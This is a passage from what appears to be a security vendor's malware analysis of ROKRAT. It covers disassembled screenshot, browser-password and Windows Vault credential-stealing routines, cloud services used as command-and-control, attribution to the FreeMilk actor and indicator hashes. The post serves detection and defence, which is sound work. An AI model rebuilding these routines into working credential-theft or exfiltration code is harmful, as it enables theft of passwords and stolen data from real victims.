push  offset a504x04xTmp ; "%s%04X%04X.tmp"
push  eax ; Dest
call  sub_409830
add   esp, 14h
lea   eax, [ebp+1BCh+var_224]
push  eax
lea   eax, [ebp+1BCh+var_234]
push  eax
lea   eax, [ebp+1BCh+Dest]
push  eax
push  dword ptr [ebx+4]
call  GdipSaveImageToFile
test  eax, eax
jz    short loc_40F8D9
```

And the code of the November version:

```
lea    eax, [ebp+var_23C]
mov    dword ptr [esi], offset ??_7Bitmap@Gdiplus@@@6B@ ; const Gdiplus::Bitmap::`vftable'
push  eax
push  0
push  edi
mov    [ebp+var_23C], 0
call  ds:GdiplusCreateBitmapFromHBITMAP
mov    [esi+8], eax
mov    eax, [ebp+var_23C]
mov    [esi+4], eax
jmp    short loc_1ABA149

loc_1ABA147:
xor    esi, esi

loc_1ABA149:
lea    edx, [ebp+var_238]
call  sub_1ABA010
movups xmm0, ds:xmmword_1B06FF8
lea    eax, [ebp+var_240]
mov    [ebp+var_240], 32h
mov    [ebp+var_228], 1
mov    [ebp+var_214], 1
movups [ebp+var_224], xmm0
mov    [ebp+var_210], 4
mov    [ebp+var_20C], eax
call  _rand
push  eax
call  _rand
push  eax
push  offset Buffer ; int
lea    eax, [ebp+FileName]
push  offset a504x04xTmp ; "%s%04X%04X.tmp"
push  eax ; int
call  sub_1AADBC0
add    esp, 14h
lea    eax, [ebp+var_228]
push  eax
lea    eax, [ebp+var_238]
push  eax
lea    eax, [ebp+FileName]
push  eax
push  dword ptr [esi+4]
call  ds:GdiplusSaveImageToFile
test  eax, eax
jz    short loc_1ABA1E0
```

The pattern is exactly the same: %s%04X%04X.tmp. The two %04X are random values. And the %s contains a temporary path (obtained with GetTempPath()). In both sample, the string length is 0x12C (300). This part is clearly a copy-paste.

Browser Password Stealer

One of the analysed November ROKRAT samples contained a browser stealing capability. The malware is able to extract the stored passwords from Internet Explorer, Chrome and Firefox. For Chrome and Firefox, the malware queries the sqlite database containing the URL, username and password:

```
push offset aSelectUsername ; "SELECT username_value, password_value, "...
lea ecx, [ebp+var_280] ; int
call sub_1E83080
push 0
lea eax, [ebp+var_284]
; } // starts at 1E82380
; try {
mov byte ptr [ebp+var_4], 2
cmp [ebp+var_29C], 10h
lea edx, [ebp+var_280]
mov ebx, [ebp+pDataOut.pbData]
mov ecx, ebx
cmovnb edx, [ebp+var_280]
push eax
push 0
push 1
push 0FFFFFFFh
call sub_1ED4790
add esp, 14h
test eax, eax
jnz loc_1E827E5
```

aSelectUsername db 'SELECT username_value, password_value, signon_realm FROM logins',0
; DATA XREF: ChromeStealer+1E5to


Additionally, ROKRAT supports the Microsoft Vault mechanism. Vault was implemented in Windows 7, it contains any sensitive data (like the credentials) of Internet Explorer. Here is the initialization of the Vault APIs:

```
GetVaultAPI proc near
push  offset LibFileName ; "vaultcli.dll"
call  ds:LoadLibraryW
mov   hModule, eax
test  eax, eax
jz    loc_1E81C89
```

```
push  esi
mov   esi, ds:GetProcAddress
push  offset aVaultenumerate ; "VaultEnumerateItems"
push  eax ; hModule
call  esi ; GetProcAddress
push  offset aVaultenumerate_0 ; "VaultEnumerateVaults"
push  hModule ; hModule
mov   VaultEnumerateItems_API, eax
call  esi ; GetProcAddress
push  offset aVaultfree ; "VaultFree"
push  hModule ; hModule
mov   VaultEnumerateVaults_API, eax
call  esi ; GetProcAddress
push  offset aVaultgetitem ; "VaultGetItem"
push  hModule ; hModule
mov   VaultFree_API, eax
call  esi ; GetProcAddress
push  offset aVaultgetitem ; "VaultGetItem"
push  hModule ; hModule
mov   Vault_GetItem2_API, eax
call  esi ; GetProcAddress
push  offset aVaultopenvault ; "VaultOpenVault"
push  hModule ; hModule
mov   Vault_GetItem_API, eax
call  esi ; GetProcAddress
push  offset aVaultclosevaul ; "VaultCloseVault"
push  hModule ; hModule
mov   VaultOpenVault_API, eax
call  esi ; GetProcAddress
cmp   VaultEnumerateVaults_API, 0
mov   VaultCloseVault_API, eax
pop   esi
jz    short loc_1E81C89
```

The ROKRAT implementation is largely based on the [following project](#). This is a change of tactic for ROKRAT when compared with previous samples/versions. This time the actor is specifically targeting information which would be used for additional compromises and maybe even on potential personal accounts. The method used by the ROKRAT actors was also out of the ordinary as they embedded the whole SQLite library into their executable to allow the SQLite browsing attempts used for Firefox & Google Chrome.

During our investigation, we discovered that the browser password stealer code is exactly the same as the code used during the [FreeMilk](#) campaign described by Unit 42. In this article, the author already noticed C2 infrastructure overlap between FreeMilk and ROKRAT. In addition, we can add that some code overlap is present between the 2 samples:



On the left, we have the ROKRAT sample and on the right the FreeMilk sample. We can notice that in addition to the code, the author copy-pasted English typos such as "IE Registry".

Cloud Platforms Used As C&C

Finally, this ROKRAT version uses cloud platforms in exactly the same way as our previous analysis. This time, the author did not use social network platforms, but different cloud providers:

pcloud


```

loc_1AB598F:          ; int
push    23h
xor     edx, edx
push   offset aHttpsApiPcloud ; "https://api.pcloud.com/oauth2_token"
mov     [eax], dx
call   sub_1AB3280
sub     esp, 18h
;   } // starts at 1AB596C
;   try {
mov     byte ptr [ebp+var_4], 5
mov     ecx, esp
mov     [ebp+var_1C], esp
mov     dword ptr [ecx+14h], 7
mov     dword ptr [ecx+10h], 0
cmp     dword ptr [ecx+14h], 8
jb     short loc_1AB59C4

```

```

mov     eax, [ecx]
jmp     short loc_1AB59C6

```

```

loc_1AB59C4:
mov     eax, ecx

```

```

loc_1AB59C6:          ; int
push    26h
xor     edx, edx
push   offset aHttpsMyPcloudC ; "https://my.pcloud.com/oauth2/authorize"
mov     [eax], dx
call   sub_1AB3280
sub     esp, 18h
;   } // starts at 1AB59A3
;   try {
mov     byte ptr [ebp+var_4], 6
mov     ecx, esp

```

Box

```

mov     byte ptr [ebp+var_4], 1
lea     eax, [ebp+arg_4]
cmp     [ebp+arg_18], 8
mov     [ebp+var_11D0], 0
cmovnb eax, [ebp+arg_4]
push   eax                ; int
lea     eax, [ebp+var_1010]
push   offset aHttpsApiBoxCom_1 ; "https://api.box.com/2.0/files/%s/conten"...
push   eax                ; int
call   sub_1AADBC0
xor     eax, eax
mov     [ebp+var_102C], 7
add     esp, 0Ch
mov     [ebp+var_1030], 0
mov     word ptr [ebp+lpMem], ax
cmp     word ptr [ebp+var_1010], ax
jnz    short loc_1AAF1A4

```

Dropbox

```

loc_1AB501C:                ; int
push   2Dh
xor     eax, eax
mov     [ebp+var_85C], 7
push   offset aHttpsContentDr ; "https://content.dropboxapi.com/2/files/"...
lea     ecx, [ebp+var_870]
mov     [ebp+var_860], 0
mov     word ptr [ebp+var_870], ax
call   sub_1AB3280
push   ecx
lea     eax, [ebp+var_870]
; } // starts at 1AB4FDB
; try {
mov     byte ptr [ebp+var_4], 4
push   eax
lea     ecx, [ebp+var_9F8]
call   sub_1ABC8A0
; } // starts at 1AB5052
; try {
mov     byte ptr [ebp+var_4], 6
mov     eax, [ebp+var_85C]
cmp     eax, 8
jb     short loc_1AB5084

```

Yandex

```
loc_1AB9011:          ; int
push    eax
lea     eax, [ebp+var_2210]
push   offset aHttpsCloudApiY_0 ; "https://cloud-api.yandex.net/v1/disk/re"...
push   eax          ; int
call   sub_1AADBC0
xor     eax, eax
mov     [ebp+var_222C], 7
add     esp, 10h
mov     [ebp+var_2230], 0
mov     word ptr [ebp+lpMem], ax
cmp     word ptr [ebp+var_2210], ax
jnz     short loc_1AB9050
```

Conclusion

This campaign shows that the actor behind ROKRAT is still active. Based on the PDB, it could be the 13th version of this malware. This actor made the decision only to use legitimate cloud platforms, but changed some from the last incarnation. From an attacker's perspective it's an interesting choice, the flow is encrypted by default with HTTPS and the malicious flow can be difficult to find in the middle of legitimate traffic to these platforms. We can also determine that the actor likes to use code already available on the internet in various repositories we mentioned throughout this post ie; GitHub, Code Project and other public forums.

Based on source code copy-paste, we remain highly confident that the author of ROKRAT is also behind, or working with those behind, the FreeMilk spear phishing campaign. This is further proven by the fact that ROKRAT shares code with Freenki downloader used in the FreeMilk campaign.

Moreover, the actor is always interested by the same pattern of targets, the decoy documents refer to precise elements related to the geopolitical situation between North and South Korea. Generally, the documents reference the Ministry of Unification or the situation of North Korean citizens. They frequently contain specific references to real meetings or conferences, showing a high knowledge of current events in North and South Korea.

Together this information helps us to understand the profile of the targeted systems and the interests of the threat actor.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

[CWS](#) or [WSA](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [NGFW](#), [NGIPS](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

IOCs

Path: c:\ProgramData\HncModuleUpdate.exe

MalDoc: 171e26822421f7ed2e34cc092eaeba8a504b5d576c7fd54aa6975c2e2db0f824

Dropper #1: a29b07a6fe5d7ce3147dd7ef1d7d18df16e347f37282c43139d53cce25ae7037

Dropper #2: eb6d25e08b2b32a736b57f8df22db6d03dc82f16da554f4e8bb67120eachb1d14

Dropper #3: 9b383ebc1c592d5556fec9d513223d4f99a5061591671db560faf742dd68493f

ROKRAT: b3de3f9309b2f320738772353eb724a0782a1fc2c912483c036c303389307e2e

Freenki: 99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5